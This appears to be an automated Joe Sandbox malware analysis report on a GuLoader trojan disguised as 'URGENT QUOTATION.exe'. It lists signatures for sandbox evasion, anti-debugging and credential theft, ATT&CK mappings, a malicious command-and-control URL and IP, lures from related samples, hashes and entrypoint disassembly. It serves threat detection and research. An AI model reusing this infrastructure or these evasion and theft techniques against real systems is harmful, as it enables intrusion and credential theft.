ID: 356236
Sample Name: URGENT QUOTATION.exe
Cookbook: default.jbs
Time: 19:54:12
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report URGENT QUOTATION.exe

Overview


General Information

Sample Name:	URGENT QUOTATION.exe
Analysis ID:	356236
MD5:	b49c71be946241..
SHA1:	4b78a819912900..
SHA256:	8cf8f18fb85f0e19..
Tags:	GuLoader

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected GuLoader
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…
- Tries to harvest and steal Putty / Wi…

Classification



Startup

- **System is w10x64**
- URGENT QUOTATION.exe (PID: 6160 cmdline: 'C:\Users\user\Desktop\URGENT QUOTATION.exe' MD5: B49C71BE94624173A9683580C792B195)
  - URGENT QUOTATION.exe (PID: 6792 cmdline: 'C:\Users\user\Desktop\URGENT QUOTATION.exe' MD5: B49C71BE94624173A9683580C792B195)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.707855698.000000000056 2000.00000040.00000001.sdmp	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	
Process Memory Space: URGENT QUOTATION.exe PID: 6160	JoeSecurity_VB6Downloa derGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: URGENT QUOTATION.exe PID: 6160	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	
Process Memory Space: URGENT QUOTATION.exe PID: 6792	JoeSecurity_VB6Downloa derGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: URGENT QUOTATION.exe PID: 6792	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

Stealing of Sensitive Information:

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)


Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 6 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 2	Credentials in Registry 1	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	System Information Discovery 2 1 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
URGENT QUOTATION.exe	29%	Virustotal		Browse
URGENT QUOTATION.exe	48%	ReversingLabs	Win32.Trojan.Vebzenpak	
URGENT QUOTATION.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://51.195.53.221/p.php/594QbwaP456AN	11%	Virustotal		Browse
http://51.195.53.221/p.php/594QbwaP456AN	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
onedrive.live.com	unknown	unknown	false		high
gnpnew.by.files.1drv.com	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://51.195.53.221/p.php/594QbwaP456AN	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://onedrive.live.com/download?cid=604AA6C584DB9137&resid=604AA6C584DB9137%21123&authkey=ANCFnep	URGENT QUOTATION.exe, 00000004.00000002.707855698.0000000000562000.00000040.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
51.195.53.221	unknown	France		16276	OVHFR	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356236

Start date:	22.02.2021
Start time:	19:54:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	URGENT QUOTATION.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/2@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.6% (good quality ratio 3.5%) • Quality average: 59.9% • Quality standard deviation: 16.7%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.113.196.254, 51.104.139.180, 13.107.3.254, 40.88.32.150, 104.42.151.234, 104.43.193.48, 184.30.21.144, 52.147.198.201, 13.64.90.137, 13.107.42.13, 13.107.42.12, 168.61.161.212, 8.248.115.254, 8.248.135.254, 8.253.207.121, 8.248.147.254, 8.248.139.254, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): odc-web-brs.onedrive.akadns.net, arc.msn.com.nsatc.net, s-ring.msedge.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, l-0004.l-msedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, teams-9999.teams-msedge.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, l-0003.l-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, odc-by-files-brs.onedrive.akadns.net, odc-web-geo.onedrive.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, odc-by-files.onedrive.akadns.net.l-0003.dc-msedge.net.l-0003.l-msedge.net, s-ring.s-9999.s-msedge.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, s-9999.s-msedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, teams-ring.teams-9999.teams-msedge.net, odc-by-files-geo.onedrive.akadns.net, teams-ring.msedge.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:55:27	API Interceptor	3x Sleep call for process: URGENT QUOTATION.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51.195.53.221	Payment Advice.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/UXzOJYiOV7I83

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#735086_pdf.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/TABGAUKhpT2hu
	Fk2R8VvodKESjNz.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/kdPYBLiWHt5e8
	bwNz5CvLWA.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/lJ606117cGKwY
	Original Invoice.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/9jOsfsOpZTcJM
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/7gEWZ4upg1lkl
	ar31Dwi59D2H6pJ.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/2dY9AG7m0LNWP
	SecuriteInfo.com.CAP_HookExKeylogger.25342.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/lJ606117cGKwY
	HSBC Payment.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/fA33po5ZHfzav
	Offer to Purchase.xlsx	Get hash	malicious	Browse	• 51.195.53.221/p.php/lJ606117cGKwY
	Offerte aanvragen#U00b7pdf.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/BXlnnQj8OAckh
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/7gEWZ4upg1lkl
	Original Invoice.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/NyO3EiWYgxXgy
	Dokumen BPN [0309519662150000AUTOMATION24971775911039.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/UXzOJYiOV7I83
	XiBlptMzvr.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/lJ606117cGKwY
	Purchase Order RFQ-HL51L07.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/cfOoZYb0LXPms
	DHL.doc.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/2dY9AG7m0LNWP
	Letter(gift) Supplier_2021.pdf.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/UXzOJYiOV7I83
	DHL BILL OF LADING DOC.gz.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/dUQz9bwGRLNK7
	DHL_AWB 9804583234_pdf.exe	Get hash	malicious	Browse	• 51.195.53.221/p.php/TABGAUKhpT2hu

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	Subconract 504.xlsm	Get hash	malicious	Browse	• 37.187.115.122
	87BB0T225KLOI88U44D000DS2F4H414DD.vbs	Get hash	malicious	Browse	• 144.217.17.185
	leaseplan-invoice-831008_xls2.HtMl	Get hash	malicious	Browse	• 146.59.152.166
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• 188.165.242.45
	Booking Confirmation 02222021951 - copy -PDF.exe	Get hash	malicious	Browse	• 87.98.245.48
	SecuriteInfo.com.Exploit.Siggen3.10343.28053.xls	Get hash	malicious	Browse	• 198.50.187.46
	SecuriteInfo.com.Exploit.Siggen3.10343.28053.xls	Get hash	malicious	Browse	• 198.50.187.46
	Complaint_Letter_1212735678-02192021.xls	Get hash	malicious	Browse	• 87.98.239.40
	Complaint_Letter_1212735678-02192021.xls	Get hash	malicious	Browse	• 87.98.239.40
	Payment Advice.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
	DHL Shipment Notification 7465649870,pdf.exe	Get hash	malicious	Browse	• 142.44.136.34
	PO#735086_pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	Covid 19 bilgi y#U00f6netim sistemi.msi	Get hash	malicious	Browse	• 51.77.118.172
	ce-equinix_1.0.1.apk	Get hash	malicious	Browse	• 5.135.83.77
	KUmKV28Ffx.exe	Get hash	malicious	Browse	• 66.70.204.222
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• 51.89.123.225
	KLunCDGm5W.exe	Get hash	malicious	Browse	• 167.114.145.33
	Fk2R8VvodKESjNz.exe	Get hash	malicious	Browse	• 51.195.53.221
	bwNz5CvLWA.exe	Get hash	malicious	Browse	• 51.195.53.221
	Original Invoice.exe	Get hash	malicious	Browse	• 51.195.53.221

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\Desktop\URGENT QUOTATION.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\Desktop\URGENT QUOTATION.exe
File Type:	data
Category:	dropped
Size (bytes):	966
Entropy (8bit):	0.6249317112532295
Encrypted:	false
SSDEEP:	3:/lbel/lllbel/lllbel/lllbel/lllbel/lllbel/lllbel/lllbel/lh:4/g/g/g/g/g/g/g/g/g
MD5:	66C8E69AD8C2DC9BA8D6C3D08861DCDA

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
SHA1:	2343A74E50E837B6EDF8DE852BA32C6A2CFD820C
SHA-256:	08A7F0B78A47D3D7FB5383E527F5318E5C498D610225CC25C19A487C4CC27BCB
SHA-512:	E3143A110D10154EF7AB81C66D5A5DDB0EA2EB0C11E4FC2C919EF4B06E7E8BA4ACEEEB4653023C73327DD907F8E90C47DD8209305BF0678D022652CACB0875E
Malicious:	false
Reputation:	low
Preview:	.....user.....user.....user..... .....user.....user.....user..... .....user.....user.....user..... .....user.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.35081517066537
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	URGENT QUOTATION.exe
File size:	135168
MD5:	b49c71be94624173a9683580c792b195
SHA1:	4b78a8199129007580b91060db70ce44fe7278e5
SHA256:	8cf8f18fb85f0e190ff77fd57264cf9e31dd7128f1b4ad43713e128a6d68e867
SHA512:	4ef927a36965dca57cd852d50c987ca1b35cfee8487c2140c1f05611a5684ef32f1557eebf72fc54fa05589c6dce3c59de724240857a62e57ba9c996d4fb6999
SSDEEP:	1536:1cOz3NIR0xDg48LNL6RURm5TwtLXpaRCj5rEoUR:RZI0xQKUR/LXpaY1U
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....bc..&..H&..H&..H...H'..Hi .H...H.$.H'..HRich&..H.....PE..L.....I.H.....@.....

File Icon

Icon Hash:	0c695b5f13133b30

Static PE Info

General

Entrypoint:	0x4015d8
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48AD4985 [Thu Aug 21 10:55:01 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

General	
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	cf1699b617228992f3df7f1484e33d33

Entrypoint Preview

Instruction
push 00402760h
call 00007F270CC7A1E3h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
cmp byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
mov al, D5h
fcomp qword ptr [esi+eax*8]
cmp dh, 00000040h
mov cl, A7h
sub esi, esp
test al, A7h
lds ebp, eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
popad
jo 00007F270CC7A266h
imul ebp, dword ptr [edi+6Eh], 70726F43h
outsd
jc 00007F270CC7A253h
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
or byte ptr [edi-5Ch], al
cld
jl 00007F270CC7A176h
aaa
jnp 00007F270CC7A23Dh
adc edx, 0ACEE40Ah
add cl, dh
push edi
lea ecx, dword ptr [ebp-41h]
jnp 00007F270CC7A225h
add al, 4Fh
mov eax, dword ptr [BA6B9014h]
mov ch, 06h
bound edi, dword ptr [edx]
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
cmpsd
adc byte ptr [eax], al
add byte ptr [0000000Fh], bl
push cs
add byte ptr [eax+65h], cl
insb
push 73736465h
imul ebp, dword ptr [edi+6Ch], 65h
outsb
add byte ptr [53000B01h], cl
je 00007F270CC7A253h
je 00007F270CC7A257h
arpl word ptr [edx+61h], si

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1d3b4	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3b000	0x1288	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x230	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x128	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1c868	0x1d000	False	0.37255859375	data	5.68638281938	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1e000	0x1c820	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
